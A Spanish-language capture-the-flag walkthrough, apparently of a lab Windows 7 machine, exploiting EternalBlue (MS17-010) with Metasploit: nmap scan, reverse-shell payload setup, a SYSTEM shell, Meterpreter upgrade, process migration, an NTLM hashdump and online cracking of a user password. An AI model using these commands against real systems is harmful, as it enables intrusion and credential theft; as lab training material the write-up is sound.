
Eternal blue

Escaneo

```
❯ ls
❯  nmap -p- --open -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.10.83.122 -oN escaneo
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-01 01:27 CET
NSE: Loaded 155 scripts for scanning.
```



```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON          VERSION
135/tcp   open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 127 Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  tcpwrapped   syn-ack ttl 127
|_ssl-date: 2023-12-01T00:29:21+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Jon-PC
| Issuer: commonName=Jon-PC
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2023-11-30T00:23:22
| Not valid after:  2024-05-31T00:23:22
| MD5:   d61382fb8a04030ede5ab1a94aa5b80c
| SHA-1: f8069928afe55844f8c75b3e6fa50c0856f1a63d
| -----BEGIN CERTIFICATE-----
| MIIC0DCCAbigAwIBAgIQcnOHm4QawJRDnVjxFZzEGDANBgkqhkiG9w0BAQUFADAR
| MQ8wDQYDVQQDEwZKb24tUEMwHhcNMjMxMTMwMDAyMzIyWhcNMjQwNTMxMDAyMzIy
| WjARMQ8wDQYDVQQDEwZKb24tUEMwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEK
| AoIBAQDQPrs8M7fUGHODhZCCf8395P9kqG7FRqllSpzq5EkZvHn5zxW0oxH3l70x
| 9++aP/dyja2rtCrNUWL8hb+JSe8U4qHlQjjrf/Zj6tKsvCTAhkb3q9pw3cX7s+iv
| DGMNYfd3ECi/A4mdZKUj/9ZK8S3VnvVnR+arJWkFQTB6RPGkT1QhSUzfTHV/MxC0
| qiuT1jsBOffXIwMKSZ0kAc57U1ChVmIe6gsAqH2PzWiajvbwKLWZGPn5usFoAz8I
| WkCjRUbXj1Jg7caC6+mDFPl8JAZwMSFng3odiG/UM4J4GtqOUxdyaYXT53LKY+fd
| DWtU7Il9I7jo6RbWNOa6T7oAwO4bAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUF
| BwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQUFAAOCAQEAjWrczwGF1k485A30
| meOK9NOmT0g5yEcjwuHCM+bjYWZ3LfRonNUatRuWqAxlEWMYTe3O2oHUTp/puI7e
| U1KZm0W/WBn7BjbR4oRRZbBzOWx/B+Y2M+ZRV7lGxM0mFeRayMSAol/3WUs9r7wj
| g4egRX+XwAFZx1yDDgxti+AeHtrqV6MF4wo12qenl24tJykM44GH2C0stAEukfH6
| R5ZlwgzvDs8bbvesGTg0VbKFdPjlC57bMghhi8dON/p1DYRUBimbe9QCMJkfaIJ3
| 7L9gTPwGZfzmwuHgOt8fG0/cW2etUsr2OjuoFxz5OBxWiZHXIk4LDTHLlgLolMH5
| ZnKzXQ==
|_-----END CERTIFICATE-----
49152/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack ttl 127 Microsoft Windows RPC
```

Al ver el puerto 445 y ver el Win7 service Pack 1 es vulnerable con el eternal blue que es una vulnerabilidad:

Eternal blue

EternalBlue1 es un exploit desarrollado por la NSA2. Fue filtrado por el grupo de hackers The Shadow Brokers el 14 de abril de 2017, y fue utilizado en el ataque mundial de ransomware con WannaCry del 12 de mayo de 2017.

EternalBlue aprovecha una vulnerabilidad en la implementación del protocolo Server Message Block (SMB) de Microsoft. Esta vulnerabilidad, denotada como CVE-2017-014489 en el catálogo Common Vulnerabilities and Exposures (CVE), se debe a que la versión 1 del servidor SMB (SMBv1) acepta en varias versiones de Microsoft Windows paquetes específicos de atacantes remotos, permitiéndoles ejecutar código en el ordenador en cuestión.10

La actualización de seguridad de Windows del 14 de marzo de 2017 resolvió el problema a través del parche de seguridad MS17-010, para todas las versiones de Windows que en ese momento eran mantenidas por la compañía: Windows Vista, Windows 7, Windows 8.1, Windows 10, Windows Server 2008, Windows Server 2012, y Windows Server 2016.1112 Las versiones antiguas, como Windows XP, Windows 8, o Windows Server 2003, no han recibido dicho parche. (La extensión del periodo de mantenimiento para Windows XP había acabado hace tres años, el 8 de abril de 2014, y el de Windows Server el 14 de julio de 2015).1314 Microsoft recientemente liberó el parche para Windows XP y Server 2003.15

Por diversos motivos, muchos usuarios de Windows no habían instalado MS17-010 cuando, dos meses más tarde, el 12 de mayo de 2017, se produjo el ataque WannaCry que empleaba la vulnerabilidad EternalBlue.16 1718 El 13 de mayo de 2017, un día después del ataque, Microsoft aportó la actualización de seguridad para Windows XP, Windows 8, y Windows Server 2003, disponible para descarga en el Microsoft Update Catalog.1920

```
Host script results:
| smb2-security-mode:
|   210:
|_    Message signing enabled but not required
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 48122/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 37959/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 52580/udp): CLEAN (Timeout)
|   Check 4 (port 44819/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: mean: 1h30m00s, deviation: 3h00m00s, median: 0s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: Jon-PC
|   NetBIOS computer name: JON-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2023-11-30T18:29:06-06:00
| nbstat: NetBIOS name: JON-PC, NetBIOS user: <unknown>, NetBIOS MAC: 02b3d6952325 (unknown)
| Names:
|   JON-PC<00>           Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|   JON-PC<20>           Flags: <unique><active>
|   WORKGROUP<1e>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| Statistics:
|   02b3d6952325000000000000000000000
|   00000000000000000000000000000000
|_  0000000000000000000000000
| smb2-time:
|   date: 2023-12-01T00:29:06
|_  start_date: 2023-12-01T00:23:20
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Read data files from: /usr/bin/../share/nmap
```

METASPLOIT

Al ver que es el eternal blue la vulnerability ms17-010 abrimos el metasploit

```
❯ msfconsole
```

Buscamos el ms17

```
[msf](Jobs:0 Agents:0) >> search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

[msf](Jobs:0 Agents:0) >>
```

```
[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >>
```

Al no tener payload preconfigurado esta utilizando el de windows meterpreter

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 targ
                                             et machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target m
                                             achines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.99     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST 10.8.201.82
LHOST => 10.8.201.82
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.83.122     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 targ
                                             et machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target m
                                             achines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.8.201.82      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

```
View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run

[*] Started reverse TCP handler on 10.8.201.82:4444
[*] 10.10.83.122:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.83.122:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.83.122:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.83.122:445 - The target is vulnerable.
[*] 10.10.83.122:445 - Connecting to target for exploitation.
[+] 10.10.83.122:445 - Connection established for exploitation.
[+] 10.10.83.122:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.83.122:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.83.122:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.83.122:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.83.122:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.83.122:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.83.122:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.83.122:445 - Sending all but last fragment of exploit packet
[*] 10.10.83.122:445 - Starting non-paged pool grooming
[+] 10.10.83.122:445 - Sending SMBv2 buffers
[+] 10.10.83.122:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.83.122:445 - Sending final SMBv2 buffers.
[*] 10.10.83.122:445 - Sending last fragment of exploit packet!
[*] 10.10.83.122:445 - Receiving response from exploit packet
[+] 10.10.83.122:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.83.122:445 - Sending egg to corrupted connection.
[*] 10.10.83.122:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.83.122
[*] Command shell session 1 opened (10.8.201.82:4444 -> 10.10.83.122:49209) at 2023-12-01 01:50:28 +0100
[+] 10.10.83.122:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.83.122:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.83.122:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=


Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>
```

```
Microsoft Windows [Version 6.1.7601]
-----


C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection 2:

   Connection-specific DNS Suffix  . : eu-west-1.compute.internal
   Link-local IPv6 Address . . . . . : fe80::c42a:9455:6666:5cad%14
   IPv4 Address. . . . . . . . . . . : 10.10.83.122
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.10.0.1

Tunnel adapter isatap.eu-west-1.compute.internal:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : eu-west-1.compute.internal

C:\Windows\system32>
```

```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> session -l
[-] Unknown command: session
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> sessions -l

Active sessions
===============

  Id  Name  Type              Information                                          Connection
  --  ----  ----              -----------                                          ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.8.201.82:4444 -> 10.10.83.122:49209 (10.10.83.122)

[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >>
```


```
C:\Windows\system32>^Z
Background session 1? [y/N]  y
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> session -l
[-] Unknown command: session
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> sessions -l

Active sessions
===============

  Id  Name  Type              Information                                          Connection
  --  ----  ----              -----------                                          ----------
  1         shell x64/windows  Shell Banner: Microsoft Windows [Version 6.1.7601] -----  10.8.201.82:4444 -> 10.10.83.122:49209 (10.10.83.122)

[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >>
```



https://infosecwriteups.com/metasploit-upgrade-normal-shell-to-meterpreter-shell-2f09be895646


```
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> search shell_to_meterpreter

Matching Modules
================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  post/multi/manage/[redacted]                             normal  No     Shell to Meterpreter Upgrade


Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >>
```


```
[msf](Jobs:0 Agents:1) exploit(windows/smb/ms17_010_eternalblue) >> use 0
[msf](Jobs:0 Agents:1) post(multi/manage/shell_to_meterpreter) >>
```

```
[msf](Jobs:0 Agents:1) post(multi/manage/shell_to_meterpreter) >> show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.
```

Ha habido un error


[msf](Jobs:0 Agents:1) post(multi/manage/shell_to_meterpreter) >> run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.8.201.82:4433
[*] Post module execution completed
[msf](Jobs:1 Agents:1) post(multi/manage/shell_to_meterpreter) >>
[*] Sending stage (200774 bytes) to 10.10.83.122
[*] Meterpreter session 2 opened (10.8.201.82:4433 -> 10.10.83.122:49221) at 2023-12-01 02:00:38 +0100
[*] Stopping exploit/multi/handler
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> sessions -l
Active sessions
Id Name Type Information Connection
1 shell x64/windows Shell Banner: Microsoft Windows [Version 6.1.7601] ----- 10.8.201.82:4444 -> 10.10.83.122:49209 (10.10.83.122)
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.8.201.82:4433 -> 10.10.83.122:49221 (10.10.83.122)
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >>


[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> session -i 2
[-] Unknown command: session
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> sessions -i 2
[*] Starting interaction with 2...
(Meterpreter 2)(C:\Windows\system32) >


(Meterpreter 2)(C:\Windows\system32) > shell
Process 2672 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>

```
C:\Windows\system32>exit
exit
(Meterpreter 2)(C:\Windows\system32) > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 484   716   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 488   668   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 528   716   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 568   560   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 616   560   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 628   608   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 668   608   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 716   616   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 724   616   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 732   616   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 844   716   svchost.exe           x64   0        NT AUTHORITY\SYSTEM
 912   716   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 960   716   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1136  716   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1228  716   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 1336  716   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1380  716   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 1452  716   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1532  716   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\XenTools\LiteAgent.exe
 1676  568   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 1684  716   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1816  1308  powershell.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 1884  1336  cmd.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\cmd.exe
 2000  716   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE
 2096  568   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 2132  844   WmiPrvSE.exe
 2360  716   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE
 2388  716   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE
 2588  716   vds.exe               x64   0        NT AUTHORITY\SYSTEM
```

```
(Meterpreter 2)(C:\Windows\system32) > migrate 668
[*] Migrating from 1816 to 668...
[*] Migration completed successfully.
(Meterpreter 2)(C:\Windows\system32) >
```

```
(Meterpreter 2)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
(Meterpreter 2)(C:\Windows\system32) >
```

Para crackear la contraseña porque es un hash utilizaremos una online

https://crackstation.net

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
ffb43f0de35be4d9917ac0cc8ad57f8d
```

I'm not a robot — reCAPTCHA Privacy - Terms

Crack Hashes


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
ffb43f0de35be4d9917ac0cc8ad57f8d	NTLM	alqfna22

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

1 flag




```
(Meterpreter 2)(C:\Windows\system32) > cd /
(Meterpreter 2)(C:\) > dir
Listing: C:\
============

Mode              Size  Type  Last modified           Name
----              ----  ----  -------------           ----
040777/rwxrwxrwx  0     dir   2018-12-13 04:13:36 +0100  $Recycle.Bin
